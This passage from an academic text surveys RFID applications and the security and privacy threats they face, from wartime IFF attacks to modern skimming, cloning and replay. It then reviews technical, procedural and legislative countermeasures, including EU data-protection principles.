Automatic Payment *Automatic payment* is another popular application of RFID. Various industry sectors have conducted trials of RFID-enhanced cashless payment technology, from RFID-augmented *credit cards* and *public transportation tickets*, to RFID-like *Near Field Communications* (NFC) in consumer devices. Electronic toll collection using *EZ-Pass* is widespread. The active EZ-Pass transponder, attached to a car windshield, sends account information to a toll plaza as the




Figure 2.2: RFID Architecture: EPC Network

car drives underneath. This enables the automatic deduction of the toll from a prepaid account. While customers find the EZ-Pass to be hip and modern, the technology was patented in 1977 and has been deployed since the 1980s.

Access Control Contactless *access control* with RFID is popular for securing physical locations, such as office buildings and military bases. First invented by Charles Walton in 1973, the original RFID-based access control system involved an electronic lock that opened when presented with an RFID key card. The passively-powered key card, sold by Schlage, was a 36-square-inch circuit board, loaded with chips and analog components. Nowadays, RFID-based access cards have shrunk to the size of a credit card, and they assist with policing access at borders of all kinds. The United States Department of Homeland Security (DHS) and the International Civil Aviation Organization (ICAO) plan to use passive RFID to police access at airports. The ICAO wants to replace all (approx. 1 billion) passports with *digital passports*, which store encrypted biometric data on an RFID chip, by 2015. The DHS also wants to use passive RFID to record who is entering/leaving the U.S. across land routes.

Animal tracking RFID-tagged animals are already common. Applications vary from identifying runaway pets to tracking cattle from their green pastures to the grocer's freezer. Cows and chips were introduced to each other in the 1970s, with the Americans building microwave-based systems, and the Europeans deploying inductively-powered systems. Since then, RFID-based *animal tracking* has been used to monitor cows, pigs, cats, dogs, and even fish, with the primary goal of controlling outbreaks of animal diseases like bird flu or "mad-cow disease."

Figure 2.3: Injecting a Cow with an RFID Transponder - Identronix Research, 1978

RFID has also been used for tracking one additional mammal–humans. RFID manufacturers have created lines of wearable RFID wristbands, backpacks, and clothing, which have tracked prisoners, school kids, and even the elderly. Applied Digital Corp. has also created an injectable RFID tag called the *Verichip*. This subdermal RFID chip is used for personal data storage, which is readable in venues as varied as nightclubs and hospitals.

Other Applications RFID-tagging allows physical objects to be represented in cyberspace and entered into data bases. Candidates include clothes (to be queried by smart washing machines), packaged foods (to be queried by smart refrigerators), medicine bottles (to be queried by smart medicine cabinets), rental cars, airline baggage, library books, banknotes, drivers' licenses, employee badges, and even surgical patients (to avoid mixups).

2.3. THE RFID INDUSTRY

The *RFID industry* is growing–in 2005, the global market for RFID was $1.94 billion. By 2015, it is predicted to reach $24.5 billion[27]. However, despite the value of RFID itself, the application domains that use RFID equipment are worth even more. One frequently RFID-tagged object, the *shipping container*, carries $185,000 worth of cargo on average, and sometimes up to $2-3 million each[101]. *Pharmaceuticals* are also big ticket RFID-tagged items; Trizivir, a three-in-one HIV drug from GlaxoSmithKline (one of the 32 most-commonly counterfeited drugs[118]), costs $825 per month[9]. But most importantly, the *retail* economy (and its frequently tagged supply chain) transacts over $1,845 trillion annually[164]. With these amounts of money at stake, it is easy to see how the success of RFID in any given application depends upon a reliable and secure environment for operations.

CHAPTER 3

RFID Security and Privacy

3.1. INTRODUCTION TO RFID SECURITY/PRIVACY

Pundits and activists warn that RFID systems can be abused for nefarious ends ranging from corporate security breaches, to behavioral profiling, and universal surveillance. Of course, they are right. But it is important to remember that daunting problems tend to inspire daring solutions. RFID and information security have been historically intertwined, in a serendipitous marriage of technological progress. Attacks against the original IFF systems provided the backdrop for the development of both classical and modern security techniques, ranging from signal jamming to challenge-response identification. And it is just as likely that RFID will continue to inspire progress in security and privacy research in the future, as it has done for decades.

3.1.1. Historical Perspective

The earliest of RFID systems, Identification Friend or Foe (IFF), has always been an attractive military target. IFF-specific sabotage during World War II led to failures in discriminating between enemy and friendly forces. Attacks against IFF systems can be classified into the following categories:

Sniffing/Tracking The operating characteristics of IFF devices can be analyzed, using tools like search receivers, pulse analyzers, and panoramic adapters[119]. This allows airplanes to be localized and tracked using the signals sent by their IFF transponders. In one particular incident during World War II, British Royal Air Force (RAF) bomber crews incorrectly believed that their IFF systems had a jamming effect against the German Wurzburg-Riese radar system. As a result, some bomber crews deliberately left their IFF turned on. The Luftwaffe then de-

ployed the Freya Flamme system, which covertly interrogated the IFF transponders, to get range bearing and identification information for several RAF bombers at once.

Spoofing Enemy aircraft have been simulated by dispersing large quantities of reflecting material into the sky. The most efficient material for this purpose is aluminum foil cut into strips of one-half wavelength of the enemy radar frequency. The British called these strips "window," and the Americans called them "chaff." Allied aircraft dispensed thousands of these foil dipoles on every flight over enemy territory [1][151]. Additionally, the Allies sometimes sent up balloons towing strips of chaff[119].

Figure 3.1: Dispersing Chaff from an Airplane in WWII

Replay Attacks Friendly aircraft have been simulated by the use of "decoy" IFF transponders. Enemies would either steal authentic IFF transponders, or program enemy transponders to imitate the characteristics of legitimate IFF identification signals. The Germans were especially fond of conducting a specialized type of spoofing attack, where they recorded legitimate Allied IFF responses and played them back whenever they themselves were challenged[30].

Denial of Service IFF was affectionately nicknamed "Reply or Die," due to the fact that airplanes were considered to be enemies if they were unable to send back correct IFF responses. To exploit that design decision, counter-IFF jamming radars (such as the Jadwiga-4) were developed, that performed Denial of Service

[1]Large areas of the German countryside became littered with chaff, which was subsequently used by the natives to decorate their Christmas trees.

attacks on IFF systems. These attacks were effective because they degraded the ability to discriminate friendly from enemy aircraft, possibly resulting in either fratricide or a hesitation to shoot down enemy aircraft.

3.2. ATTACKER MODEL

Modern RFID technology is entering exciting times: standards are solidifying, RFID tag prices are nose diving, and the mandates of the two largest proponents of RFID – the U.S. government and Wal-Mart – motivate RFID trials on a global scale. InformationWeek dubbed RFID as one of the "Five Disruptive Technologies To Watch In 2007"[153].

But as RFID's growth attracts media attention, undesirable characters may also begin to take notice. Big money mobilizes criminals who are creative in finding ways to steal it. RFID's main security defense is its learning curve; but deployers should not assume that criminals will be technophobic. Financially motivated attackers have long embraced the Internet, along with other emerging technologies like instant messaging and MySpace, and used them to extort large sums of money from companies and individuals. In fact, financially motivated technologically-based attacks are on the rise: According to a Symantec study[82], more than half of recent major Internet threats tried to harvest personal information; a sign that financial gain is behind the attacks (i.e., through spam, phishing, and botnets). Trojans, worms, and viruses steal usernames and passwords for financial websites, and identity theft features were found in 54% of the top-50 malicious code samples detected by Symantec in 2005.

These trends suggest that RFID technology may also become a popular target, once criminals determine that it is profitable. The following paragraphs will ponder the logical but unexplored concept of *RFID Crimeware* – attacks focused upon obtaining financial returns in the context of Radio Frequency Identification (RFID) technology.

3.2.1. Attacker Types

So far, the most prominent RFID attackers have been graduate students. That is not a problem, because despite their poverty, grad students have good intentions and a limited profit motive. However, the attacker model might not remain that way; profit-driven attackers are likely to appear, once RFID becomes sufficiently pervasive. Parallel to the current situation with Internet malware, RFID may then face attackers that range from bored kids to organized crime.

Low-Budget Attackers

Low-Budget attackers, (also known as "script kiddies"), are likely to appear once simple (or fully automated) RFID attacks have proven to be profitable. Internet lore has provided many historical examples of such attackers; for example, in 2001-2002, JuJu Jiang planted a commercial keylogger at thirteen Kinko's stores in Manhattan[128]. For nearly two years, he collected over 450 online banking usernames and passwords from Kinko's customers. The hijinks ended when investigators discovered and traced Jiang's IP address back to his mother's apartment.

RFID technology is also likely to face profit-driven attackers that focus on low-risk, easily exploitable targets. The simplest RFID-based attacks are physical attacks (i.e. Faraday cages, tag swapping) or unauthorized tag querying / rewriting using a standard OEM RFID reader. But even more sophisticated attacks (i.e. tag spoofing, selective tag jamming) will likely come within reach of the low-skill attackers, as inexpensive RFID tag emulation devices should soon be appearing on the commercial market (i.e. OpenPICC[174]).

High-Budget Attackers

High-budget attackers are more worrisome. Focusing on broader-scale high-profit operations, organized criminals could adopt RFID as a shiny new tool for their pre-existing criminal activities. Criminals have never proven to be technophobic; the Internet has already become a playground for their extortion and identity theft activities. And furthermore, if RFID is used to identify and secure big-ticket articles like bulk-pharmaceuticals, passports, money, and cars, organized crime will surely embrace the use of RFID crimeware.

Nontraditional Attackers

Nontraditional attackers could also emerge, in the form of businesses and governments. These entities could (perhaps inadvertently) abuse the capabilities of RFID-enhanced data collection, thus blurring the line between attackers and "the establishment." To avoid such missteps, the RFID-enabled collection of personal data must be regulated and monitored for legal compliance.

3.2.2. Attacker Motives

The various classes of attackers have different objectives, which may include: RFID-enabled vandalism (of data or physical objects), RFID-enabled identity theft (of personal/financial information), and RFID-enabled theft (of data or physical objects).

RFID-Enabled Vandalism

Not everyone considers digital *vandalism* to be a serious crime. Think about a defaced website... is it lighthearted and amusing? Or an act of self-expression? Or political activism? Or is the defacement just plain criminal? One thing is certain: No matter how frivolous such acts may seem, digital vandalism is definitely not harmless. Security software firm McAfee estimates that cybertheft and vandalism cost the economy $20 billion a year[130].

Worse yet, criminals perform other acts of vandalism on the Internet, such as Distributed Denial of Service (DDoS) attacks, that cause monetary losses and public embarrassment. For example, back in 2000, the DDoS attacks on Yahoo!, eBay, Amazon.com and other prominent Web portals cost approximately $1.2 billion in combined lost revenue. Digital vandalism is thus a convenient weapon for competitors and enemies. However, profit-driven criminals have also discovered the utility of vandalism; they use DDoS attacks (via botnets) to extort money from websites, offering "protection" from the attacks if they are paid a fee.

Vandalism of this kind is likely to cross-over into the RFID domain. Criminals could vandalize high-value databases (like the EPC Information Service databases) for the purposes of extortion or to cripple competition. For example, RFID-wielding crooks, could use a technique similar to cryptoviruses[181] to aide extortion attempts. First demonstrated in 1989, a cryptovirus employs military-grade cryptography to take data hostage. The attacker could encrypt data in the victim's database (perhaps using an RFID worm), and then send a ransom note, demanding that a specific sum of money is sent to an e-payment account maintained by the remote malicious user (EGold, Webmoney, etc.), in exchange for the key enabling decryption of the "kidnapped" data.

Unfortunately, RFID only makes this situation worse, by enabling criminals to vandalize tagged physical objects, via their corresponding RFID tag data. This is most vividly illustrated with an example; The Ford Motor Co. uses reusable active RFID transponders on every vehicle at its manufacturing facilities in the United States. When a car enters a painting booth, the RFID transponder queries the database to find the correct paint code, and then routes this information to a robot, which selects the correct paint and sprays the vehicle[54]. It takes only a small bit of imagination and a back-of-the-envelope calculation to realize how serious the financial consequences of vandalism would be in this scenario. So not only does RFID give computer criminals an unprecedented ability to cause financial damage, but it increases their leverage for performing high-stakes extortion.

RFID-Enabled Identity Theft

Unbeknownst to many, the Internet is a classroom, meeting place, and bazaar for thieves of personal/financial data. *Identity theft* is lucrative – stolen personal or financial data can be resold on the black market. For example, stolen Visa or Mastercard details sell for $100 apiece[183]. The criminals then make online purchases, having the goods delivered to a drop, which are then resold through online auctions. Lists of 30 million email addresses can also be purchased for under $100[154]. According to the Federal Trade Commission, approximately 10 million Americans have their personal information abused every year, costing consumers $5 billion and businesses $48 billion annually[183].

Identity theft is so lucrative, it is likely to carry over into the RFID arena. There are several ways that criminals can perform RFID-enabled theft of personal/financial information; one vivid example is skimming attacks against RFID credit cards. Two researchers from University of Massachusetts at Amherst, Tom Heydt-Benjamin and Kevin Fu, recently demonstrated the skimming of cleartext information from RFID-enabled credit cards[63], including the cardholder name and credit card number. They dubbed it the "Johnny Carson attack", after Carson's "Carnac the Magnificent" sketch, where he divines answers without physically opening an envelope containing the questions. Heydt-Benjamin and Fu hypothesize that, in such a way, criminals could bribe post office employee to harvest credit card information from sealed envelopes.

Criminals could also adopt RFID malware[132] as a tool for identity theft. RFID malware is composed of RFID exploits (buffer overflows, code insertion, SQL injection), RFID worms (RFID exploits that download and execute remote malware), and RFID viruses (RFID exploits that leverage back-end software to copy the original exploit to newly appearing RFID tags). Attackers could thus use RFID tags as a low-risk way to install remote malware; perhaps to harvest personal/financial data from the back-end database.

To continue the analogy, criminals looking for vulnerable RFID readers could perform "RFID wardriving" (modeled after WiFi wardriving[17] or warkitting[157], where criminals wander the streets looking for exploitable RFID readers.) Or perhaps, if they seek a vulnerability in specific RFID middleware, criminals could try their hand at RFID "fuzzing"; this involves the use of RFID emulators to randomly send partially-invalid RFID data to RFID middleware, with the purpose of automated vulnerablity detection.

Spamming (i.e. sending scores of unwanted emails) is another frustrating practice that criminals use to turn a profit on the Internet. A common misperception is that spammers earn money from product sales; but the reality is that spammers primarily get their revenue from other sources[95]. These may include banner ads (which pay the spammer per click), the covert downloading of a pro-

gram that dials a premium rate toll number, accepting payment for nonexistent items, and "pump and dump" stock schemes, which encourage people to buy (thus raise the price of) a certain stock, so spammers can then sell it for a profit[95]. RFID tags could also be enlisted for "spamming" purposes; for example, an EPC Gen2 tag could have a bogus URI, that points to a banner ad instead of an ONS server, thus earning revenue for the spammer per tag read.

RFID-Enabled Physical Theft

Even in the digital age, both high- and low-stakes criminals still pursue the *physical theft* of real-world objects. Cars make an attractive target – according to the National Insurance Crime Bureau (NICB), the total losses due to vehicle theft are more than $8 billion annually[87]. Identification (fake or not) is also worth a fair amount on the black market: Stolen genuine passports are worth $7500 each, and counterfeit ones are worth $1500 each[52]. Gadgets and commercial items also attract thievery – the US retail industry loses $46 billion annually to retail and supply chain theft[182], and losses from cargo stolen "in transport" has been estimated as high as $12 billion[67].

RFID is now hyped as a tool to secure these big ticket items; from cars, passports, and retail items, to 40-foot shipping containers. Of course, traditional security procedures and tools are still available. But if RFID proves to be the "weakest link," making the theft of big-ticket physical items any easier, even technically naive criminals will start to take note.

RFID-specific attacks can facilitate the theft of services (from usage of ski lifts, or public transportation, to cheating highway toll payment systems) or that of physical objects. One of the most obvious examples of RFID-specific theft is to deactivate or swap RFID tags on retail objects (e.g. putting the tag of a $199 television set on a $399 one). However, RFID can also allow criminals to steal larger ticket items. A classic example of this is the 2005 *Johns Hopkins University / RSA Security* attack against the Texas Instruments Digital Signal Transponder (*TI-DST*)[20]. During their security analysis, the JHU/RSA team reverse engineered the details of TI's proprietary cipher, and then used an array of 16 FPGAs to crack the 40-bit cryptographic keys on DST tags in just under an hour. These keys were then used to create cloned DST tags, which allowed the group to disable a vehicle immobilizer in a 2005 Ford automobile, and to obtain gas at various Exxon-Mobil locations without paying.

Perhaps surprisingly, the JHU/RSA Security attack is not as academic as some people might think; there are documented cases of real-world car thieves stealing cars via wireless attacks on keyless entry and ignition systems[10]. In one case, thieves stole two of *David Beckham*'s BMW X5 SUVs in six months by using laptops to wirelessly brute-force the authentication key for the car's immobiliza-

tion system. It took up to 20 minutes to retrieve the key, so the thieves followed Beckham to a shopping mall where he had a lunch appointment, and attacked the car after it was parked[10].

Regardless of the anti-theft technology used, expensive physical objects will attract high-stakes attackers. Despite the learning curve, criminals will inevitably evolve their techniques to adapt to technological advances. And if it proves to be sufficiently profitable, criminals will learn how to attack RFID.

3.3. LOW-LEVEL ATTACKS

RFID's association with big-ticket physical objects could make even non-technically savvy criminals take note. This upcoming section discusses the major classes of low-level attacks against RFID systems.

3.3.1. Sniffing

RFID tags are "promiscuous"–they are designed to be readable by any compliant reader. Unfortunately, this allows unauthorized readers to scan tagged items unbeknownst to their bearer, oftentimes from great distances. RFID data can also be collected by eavesdropping on the wireless RFID channel. Unrestricted access to tag data can have serious implications; collected tag data might reveal information like medical predispositions or unusual personal inclinations, which could cause denial of insurance coverage or employment for an individual.

3.3.2. Tracking

RFID technology facilitates the clandestine monitoring of individuals' whereabouts and actions. RFID readers placed in strategic locations (like doorways) can record RFID tags' unique responses, which can then be persistently associated with a person's identity. RFID tags without unique identifiers can also facilitate tracking by forming *constellations* which are recurring groups of tags that are associated with an individual. RFID technology also enables the monitoring of entire groups of people. The UK-based workers' union GMB recently called on the European Commission to ban the RFID tagging of employees in the workplace. GMB accused employers of "dehumanizing" warehouse staff by forcing them to wear computers that track how long it takes to complete tasks with RFID tagged objects[103]. Civil liberties groups also warn that governments could monitor individuals' movements, threatening to eliminate anonymity in public places.

3.3.3. Spoofing

Attackers can create "authentic" RFID tags, by writing appropriately formatted data on blank RFID tags. For example, thieves could retag items in a supermarket identifying them as similar, but cheaper, products. Tag *cloning* is another kind of *spoofing* attack, which produces unauthorized copies of legitimate RFID tags. Researchers from Johns Hopkins University recently cloned a cryptographically-protected Texas Instruments DST transponder, which they used to buy gasoline and unlock a DST-based car immobilization system[20], as described earlier.

3.3.4. Replay Attacks

At least three researchers (Jonathan Westhues, Gerhard Hancke, and Roel Verdult) have independently described and/or implemented RFID replay devices. *Replay devices* are capable of intercepting and retransmitting RFID queries, which could be used to abuse a variety of RFID applications. England's new RFID-enabled license plates (e-Plates) are one example of a modern RFID system that is susceptible to attack by a replay device. The active e-Plate tags contain an encrypted ID code which is stored in the UK Ministry of Transport's vehicle database. An attacker can simply record the encrypted identifier when another car's license plate is scanned, and then replay it back later (perhaps providing a handy way to avoid the Congestion Charge when driving into central London).

3.3.5. Denial of Service

RFID systems only work when RFID tags and back-end databases are available. The wily shop thief can perform *Denial of Service* to steal RFID-tagged items, by removing tags from the items completely, or by temporarily deactivating them by putting them in a foil-lined "booster bag" (*Faraday cage*) that blocks RFID readers' query signals.[2] Another attack takes the opposite approach–flooding RFID systems with more data than the system can handle. Anti-RFID activists have discussed removing RFID tags and then randomly planting them on other items. This would cause RFID systems to record huge amounts of completely useless data, thus discrediting and devaluing RFID technology as a whole.

[2]The Colorado State Legislature passed a law in 2001 that makes it a misdemeanor to make, wear, or know that others are wearing aluminum underwear, if they intend to use it to fool stores' theft-protection devices.

3.4. RFID COUNTERMEASURES

The electronic front of World War II was not called the "Wizard War" for nothing. IFF-related security problems forced a group of uniformed heroes to devise groundbreaking technological countermeasures. Modern RFID security solutions have partially evolved from this work. However, Modern RFID poses a special set of problems and constraints, that will require a band of academic and industry researchers to show the same ingenuity as the wizards who came before them.

3.4.1. Historical Perspective

Cryptography The US Air Force drafted serious cryptographers into the war effort, including Horst Feistel (who is best known for his work on the Lucifer and DES block ciphers). Feistel developed secure IFF devices during the 1940s and 1950s, including an IFF system that mitigated German replay attacks. The system works as follows: IFF interrogators send a radio signal containing a random challenge to unidentified aircraft. Friendly planes encrypt the challenge and send the result back to the interrogator, who decrypts and validates the response. Enemy planes are not able to replay recorded responses, because subsequent encounters use a different challenge[96]. Since the 1950s, Feistel's two-pass *challenge-response* paradigm has withstood the test of time, and it has found numerous practical uses in all kinds of applications. The scheme also still distinguishes friendly from hostile aircraft in the MK XII IFF systems today[30].

Detection/Evasion During the war, both sides tried to locate enemy radars and jamming devices, so they could take evasive or retaliatory action. Allied aircraft used Radar Prediction Devices (RPD), which were relief maps of enemy territory that showed suspected radar locations. The RPDs indicated weak detection or blind spots in the enemy radar beam, which helped Allied aircraft to escape detection[119].

Temporary Deactivation RAF bomber pilots in World War II learned the hard way that aircraft are trackable by their IFF transponders. But the solution to this problem was simple, as explained by US pilot Col. Walker 'Bud' Mahurin. Mahurin was carrying out attacks in Chinese airspace during the Korean War, and one day he was summoned to the Fifth Air Force Headquarters. The commanding General came storming in, and pounded on the table reprimanding Mahurin for violating the China-Korea demarcation line. The General threatened him with a court martial – and then warned in a lower-tone of voice, "If you're gonna cross

the Yalu, for god's sake, turn off your identification friend or foe system, because we can track you on radar"[143].

Other Techniques The Allies used a number of other techniques to protect IFF devices against attacks. Frequency-hopping spread spectrum (FHSS) was a method innovated to combat eavesdropping and signal jamming. Invented in 1942 by actress Hedy Lamarr and composer George Antheil, FHSS is a method of transmitting signals by rapidly switching a carrier among several frequency channels, using a pseudorandom sequence known to both the transmitter and receiver. Additionally, IFF transponder spoofing was combatted by providing IFF transponders with a secret code, so stolen IFF interrogation equipment could not be used by enemy forces without the periodic entry of this code.

3.4.2. Technological Controls

In contrast to the IFF systems, modern RFID tends to impose physical limitations for on-tag security mechanisms; 15 microAmps of power and 5000 gates for a .35 micrometer CMOS process is typical[40]. To cope with these limitations, researchers have devised ultralightweight cryptographic and procedural solutions, which are grouped into similar categories as the IFF-based solutions.

Cryptography Researchers have developed lightweight versions of symmetric key[40] and public key[48] cryptography. RFID-specific authentication schemes have also sprouted up, some of which are lightweight, using techniques like "minimalist cryptography"[72] and "human-computer authentication"[79]. Other schemes offload complexity to a back-end database, like hash locks[138][169] and EPCglobal's proposed authentication servers[156]. One of the first RFID-specific authentication schemes to be widely deployed is the symmetric-key based Basic Access Control for digital passports[2]. There is also a scheme developed for library RFID[111].

Detection/Evasion Consumers able to detect "enemy" RFID activity can also take their own evasive maneuvers. C'T magazine's RFID Detektor[26] and FoeBuD's Data Privatizer[**?**] help users detect nearby RFID activity. Other devices will interpret and log the meaning of RFID scans, such as the RFID Guardian[134]. Customers can also perform more active RFID evasion by "RFID blocking" in either a distributed[77] or centralized[133] fashion.

Temporary Deactivation Just as fighter pilots deactivated their IFF devices to escape detection, consumers can sometimes deactivate their RFID tags to escape

most modern-day threats. One temporary tag deactivation method is to use a *Faraday cage*, such as the RF-deflecting metallic sleeves that will be issued with digital passports. For permanent tag deactivation, Karjoth and Moskovitz created "Clipped Tags"[80] that can be physically disabled by tearing off the antenna. Researchers have also created on-tag mechanisms for SW initiated tag deactivation. EPCglobal tags come with a password-protected kill function that permanently deactivates tags, and some more expensive tags may offer a password-protected sleep/wake function, which temporarily deactivates and then reactivates RFID tags.

Other Techniques There are a number of other techniques to protect RFID devices against attacks. In a similar vein to FHSS, periodic modification of the appearance of RFID tag identifiers and/or data can prevent unauthorized tag access. *Pseudonyms* on RFID tags consist of a list of names that are periodically refreshed either by trusted RFID readers[72], or by an on-tag *pseudorandom number generator*. Tag data can also be periodically re-encrypted by a "mixnet" of RFID readers[51].

3.4.3. Procedural-Level Controls

RFID deployers should have high-level RFID / IT security policies, inter-organizational security policies (i.e. EPCglobal), and high-level privacy policies for RFID-collected data. Deployers also have the obligation to raise public awareness about the inherent dangers of their RFID systems, to help prevent the users from getting exploited.

Additionally, RFID deployers need to enlist the use of other kinds of security controls to supplement those provided by RFID. For example, *physical access control* is a critical security measure for many high-stakes applications; random inspection can help to ensure that RFID tags belong to their corresponding physical objects. Such spot checks can help to protect objects ranging from transport containers to e-Pedigreed drugs.

Auditing is another tool that RFID system operators can use to verify the behavior of their systems. Also, RFID system architects should devote attention to providing security awareness training courses for RFID operators, and must explicitly outline procedures for secure tag disposal. For more examples of practical common-sense advice on how to secure RFID systems, the reader is advised to look at the National Institute of Standards and Technology (NIST) RFID Security Guidelines (NIST SP 800-98)[120].

3.4.4. Policy-Level Controls

Legislation addresses the security and privacy needs of people in RFID-enabled environments. People have created informal "codes of conduct" that take inspiration from sources as varied as the Bill of Rights[46] and the Ten Commandments[88]. There have also been formal attempts to create RFID privacy legislation in locations from the USA (California/New Mexico/Utah/Massachusetts), to Japan, to the European Union. A recent example of this proposed legislation has originated from the European Union, where an advisory body called the Data Protection Working Party, issued the "Working document on data protection issues related to RFID technology"[140].

Uniting Legislation with Technology Even lawmakers emphasize that technological solutions are essential to uphold people's RFID privacy rights. Sections 4.2 and 5 of the European Union "Working document on data protection issues related to RFID technology"[140] state:

> *Technology may play a key role in ensuring compliance with the data protection principles ...* (Section 5) *Manufacturers have a direct responsibility in ensuring that privacy compliant technology exists to help data controllers carry out their obligations under the data protection Directive and to facilitate the exercise of an individual's rights* (Section 4.2).

Using technology to uphold the principles dictated by privacy legislation requires a mixed toolkit of general RFID technology, general security techniques, and RFID-specific privacy-enhancing technologies. The following discussion examines the technological tools necessary to implement each of the EU privacy principles:

Visibility of RFID Tags and RFID Readers The working document requires that data subjects are notified about the presence and usage of RFID tags and RFID readers by data controllers. (Data controllers are parties that process the back-end data collected by the RFID tags). According to Sections 4.2 and 5.2:

> *Data controllers processing information through RFID technology must provide the following information to data subjects .. (i) the presence of RFID tags on their products or their packaging and the presence of readers* (Section 4.2) *The real time activation of RFIDs is also a piece of information to be provided to individuals that derive from the data protection Directive. So, simple techniques enabling*

> *visual indications of activation or activability states are also necessary.* (Section 5.2)

Compliant RFID deployments might use signposting to convey the presence of RFID tags and RFID readers to the public. However, this "privacy mechanism" is very easy to thwart, so people would profit from having their own technological means of discovering the RFID tags and RFID readers around them. RFID tags can be discovered and managed using a portable RFID reader (ex. RFID-enabled mobile phone). People can also discover RFID readers by observing nearby RFID scanning activity, perhaps using a device like *c't* magazine's RFID detector.[26]

Access and Modification of RFID Tag Data People have the right to access and change data on their RFID tags. According to Section 4.2:

> *If RFID tags contain personal information as described under 3.2, individuals should be entitled to know the information contained in the tag and to make corrections using means easily accessible.*

Accessing and changing the personal data on RFID tags requires the use of a trusted RFID reader in the vicinity of the RFID tags in question. (Portable RFID readers ensure the availability of a trusted RFID reader.) Additionally, this access may require the knowledge of any encryption or authentication keys that a crypto-enabled RFID tag might use. This makes key management an important issue.

Usage of Privacy-Enhancing Technologies Key information for RFID tags must be transferred to the user. This includes deactivation keys, sleep/wake keys, and cryptographic keys. Additionally, the user needs access to a nearby device that can utilize this information. According to Sections 4.2, 5.2, and 5.4:

> *The data controller will also have to inform individuals about: (v) how to discard, disable, or remove tags from the products .. and (vi) how to exercise the right of access to information* (Section 4.2) *The presence and nature of PET technology ... should be part of the information easily available.* (Section 5.2) *If no device enabling the individual to disable the tag is available, an individual who does not wish the tag to continue providing information on him/her will be prevented from exercising this right ... Both manufacturers and deployers of RFID technology should ensure that such operation of*

disabling the tag is easy to carry out.(Section 5.4)

Upon purchase of RFID-tagged goods, all of the information relating to the RFID tags must be transferred to the user. This includes the information about privacy-enhancing technologies, like deactivation keys, sleep/wake keys, and cryptographic keys. This key transfer must be performed in such a way that the information becomes accessible to a nearby trusted RFID reader for subsequent use with the newly purchased RFID tags. The key transfer between the new and old owners of an RFID tag could use either non-RFID infrastructure (ex. paper, Bluetooth, WiFi), or in-band RFID communications to send the relevant information.

Visibility of High-Level Query Details RFID deployments must provide high-level information to the user, such as the identity of the RFID data controller or why the data is collected. According to Section 4.2:

> *Data controllers processing information through RFID technology must provide the following information to data subjects: identity of the controller, the purposes of the processing as well as, among others information on the recipients of the data ...*

Compliant RFID deployments will provide honest statements of identity and collection purpose to consumers. However, just in case the RFID deployment is not honest, the consumer would like a way to verify the truth of this passed information. The identity of the data controller or system deployer can be confirmed through the use of an authentication protocol with the consumer. Since people generally are not good at performing cryptography, a trusted portable computer or mobile phone might perform the authentication protocol on the behalf of the consumer. It is not yet evident how other passed information, like the collection purpose, can be verified. This exchange of high-level information between the consumer and RFID deployer could use either non-RFID infrastructure (ex. paper, Bluetooth, WiFi), or in-band RFID communications.

Consent Withdrawal A user may choose to withdraw consent for RFID-based data collection. Considerations for withdrawal may include data collection purposes, the identity of the data controller, or any other arbitrary personal context. In order to revoke consent, people need the technological means to access the PETs on their RFID tags at will. According to Section 5.4:

> *Individuals can always withdraw their consent to the processing of personal data (ex. Article 7 a).*

If a consumer withdraws his or her consent for RFID-based data collection, on-tag access control primitives like tag killing[36], sleep/wake modes, hash locks[169], and pseudonyms[72] are all useful for cutting off access to the tag. In order to activate these on-tag primitives, people need to be able to access their own RFID tags, using a trusted RFID reader. Off-tag access control primitives like RFID blocker tags[77] are also a useful way to revoke access to low-cost RFID tags. Since a person may withdraw and reinstate consent on a moment's notice, tag access control and authentication mechanisms should support dynamic security policies, which can adapt to the consumer's situation by leveraging some kind of context awareness.

Confidentiality of Personal Data Personal data on RFID tags should reside in encrypted form on an RFID tag. This encryption can be performed by on-tag or off-tag cryptographic mechanisms. According to Section 5.5:

> *When RFID tags contain personal data, pursuant to Article 17 of the data protection Directive, they must have embedded technical measures to prevent unauthorized disclosure of the data ... Such measures are also necessary ex Art. 6.1.d of the data protection Directive to ensure the integrity of the data stored in the tag, thus avoiding unauthorized changes.*

RFID tag data can be encrypted by using on-tag cryptographic mechanisms, like stream ciphers[41] or low-power variants of symmetric-key algorithms (like reduced AES[40]) or public-key algorithms (like reduced NTRU[48]). Tag data can also be encrypted by using an off-tag mechanism like external re-encryption[51], which is especially useful for low-cost RFID tags. Both kinds of encryption mechanisms require key management, and the presence of a trusted RFID reader to carry out cryptographic operations on the behalf of the user

An Integrated Solution To adequately address the privacy and data protection issues raised by RFID Legislation, about 20 separate technological tools were necessary, which are summarized by Table 3.1.

Technological solutions need to be harnessed in a coordinated fashion, so people can take advantage of the mechanisms' complementary strengths and weaknesses. However, the heart of the problem lies in the fact that people currently

Type of Tool	Specific Instances
Hardware	Portable computer, portable RFID reader, RFID detector[26]
Security Administration	Key management / key transfer, dynamic security policies
Communications	Out-of-band (paper, Bluetooth, WiFi), in-band (RFID)
On-tag authentication	Lightweight authentication protocols[162],[38]
On-tag access-control	Tag killing[36], sleep/wake modes, hash locks[169], pseudonyms[72]
Off-tag access control	Blocker tag[77]
On-tag cryptography	Stream ciphers[41], reduced AES[40], reduced NTRU[48]
Off-tag cryptography	Universal re-encryption[51]
Other	Context awareness

Table 3.1: RFID Technological Tools

